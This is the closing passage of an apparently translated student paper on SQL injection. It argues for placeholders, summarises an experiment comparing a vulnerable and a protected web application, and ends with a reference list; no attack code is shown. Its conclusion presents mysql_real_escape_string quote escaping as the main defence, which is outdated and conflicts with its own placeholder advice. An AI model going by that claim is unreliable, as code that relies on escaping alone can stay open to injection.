Fourth, and most importantly - we process the data where it is needed! This is a very serious problem that many people do not understand. In the classic" Rush " tutorials, data formatting for SQL is scattered throughout the code. In older versions of PHP, it started even before code execution-it doesn't go through any gates! This situation leads to the fact that some of the data is formatted twice, others - only half, and others - not at all, if necessary, or not at all, without any benefit. In addition, data formatted for SQL suddenly ends up in HTML or cookies, which is difficult for users and developers.[20]

Therefore, the best option would be to format the data immediately before executing the request - this way you can always be sure that the data is formatted correctly, this is done only once, and the formatted data corresponds exactly to its intended purpose. It is precisely this - the purpose of timely, secure and correct data processing - that fillers serve to guarantee security and at the same time simplify the code.

This is not difficult, but - with skillful application - it is much shorter than making a request manually. Important note: of course, replacing data with placeholders should always be done regardless of the data source or other circumstances.

3. CONCLUSION

Everyone knows that security is the main issue when creating a web application, and developers should pay enough attention to this issue. SQL injections lead to various problems in the operation of websites. It is important to properly process incoming information and prevent unauthorized access to sensitive data. The most important task is to eliminate vulnerabilities from SQL injections, ensure information security and proper operation of web applications.

In the research work, various ways to implement SQL injection and methods of protection against it were considered and implemented experimentally. In addition, we understood the characteristics of SQL injections and how they relate to their basic structure. On this basis, it was experimentally implemented, introducing an attack on two web applications with the same interface and different internal structure. In other words, the first web application was vulnerable to attack, while the second web application was protected. Also, by performing the same attack on both, if we access the database on the vulnerable site, we get the result that the protected site it can withstand the attack. In the course of the experiment, one of the main effective ways to carry out widespread attacks and defend against them was demonstrated. The research work was carried out on a wide scale. Since the topic is one of the most pressing issues of our time, it was possible to get acquainted with world-class methods, compare them and determine their effectiveness in practice. Methods and techniques used not only to protect against attack, but also to prevent it were shown. In addition, SQL processing was discussed at its own level and comprehensively differentiated.

It was developed in practice and implemented using the mysql_real_escape_string function embedded in PHP to protect against SQL injections at the specified site . Shielding quotation marks, or rather the use of processing functions, is the main way to protect against SQL injection. This feature protects quotes that correspond to SQL injections by shielding them.

The purpose of this work is to study, identify and demonstrate ways and methods of protecting against SQL attacks in databases.

Tasks of this work:

- study of the features of the, SQL operator injection;
- study of methods for detecting deviations in SQL queries to the database;
- study of methods of protection against this type of attack.

The scientific novelty of this work is the study of methods for implementing SQL attacks in databases and ways to protect against them, and their application in practice.

Thus, the features of SQL operator injection were studied and deviations in SQL queries to the database were identified. At the same time, the methods of protection against this type of attack were analyzed and demonstrated. We also tested whether they can handle SQL injection attacks using an effective method inside them. As a result, the tasks set were fulfilled and the research goal was achieved.

REFRENCES:

[1] Ofer Maor, Amichai Shulman. Blindfolded SQL Injection. - Imperva, 2003. - 16 p.
[2] Evteev D. SQL Injection from A to Z. Published by Positive Technologies. - 2008.

[3] Egorov M. Identification and exploitation of SQL injection in applications. Protection of information. INSIDE. 2011. - No. 2. - 2-8 p.

[4] Biryukov A.A. Information security: defense and attack. Moscow: DMK Press, 2012.- 474 p.

[5] Bewley A. Learning SQL. - M.: Symbol-plus, 2014.- 108 p.

[6] Dunaev VV Base data. Written SQL. - M .: БХВ-Петербург, 2016 - 288 б.

[7] Carvin B. SQL database programming. Typical errors and their elimination. - M .: Reed Group, 2013. - 336 p.

[8]. Kriegel A. SQL. The user's Bible. - M .: Dialectics / Williams, 2013– 110p.

[9] Michael J. Practical guidance on data manipulation in SQL. - M .: ЛОРИ, 2013. - 458 б.

[10] Markin A.V. Query construction and programming in SQL. Textbook. - M .: Диалог-Мифи, 2014. - 384 б.

[11] A. Spalka, J. Lehnhardt. A Comprehensive approach to anomaly detection in relational databases. In DBSec, 2005. – 207-221 б.

[12] Martishin SA Designing and implementing databases in MySQL DBMS using MySQLWorkbench. Textbook. - M .: Forum, Infra-M, 2015. - 160 p.

[13] AirJones. SQL functions. Programmer's Handbook.- M .: Dialectics / Williams, 2014. – 556p.

[14] Graber M. Understanding SQL. - M .: Lori, 2012. - 125 p.

[15] Zhukov Yu.V. Basics of web hacking: attack and protection. - SPB .: Peter, 2012 - 208 p.

[16] Astakhova LV Theory of information security and methodology of protection of information. Chelyabinsk, 2006. - 361 p.

[17] Galatenko VA Fundamentals of information security. - SPB .: Peter, 2006. - 205 p.

[18] Joseph, J. Bambara SQL Server® Developer's Guide / Joseph J. Bambara, Paul R. Allen. - Moscow: Mir, 2016. - 235 p.

[19] Opel, Andrew J. SQL. Complete Guide / Opel Andrew J.-M.: Dialectics / Williams, 2016. - 902 p.

[20] Yegorov M. Identification and operation of SQL injections in applications / / Complex and information security. URL: https://npo-echelon.ru/doc/echelon-sql. pdf (accessed: 12.02.2018).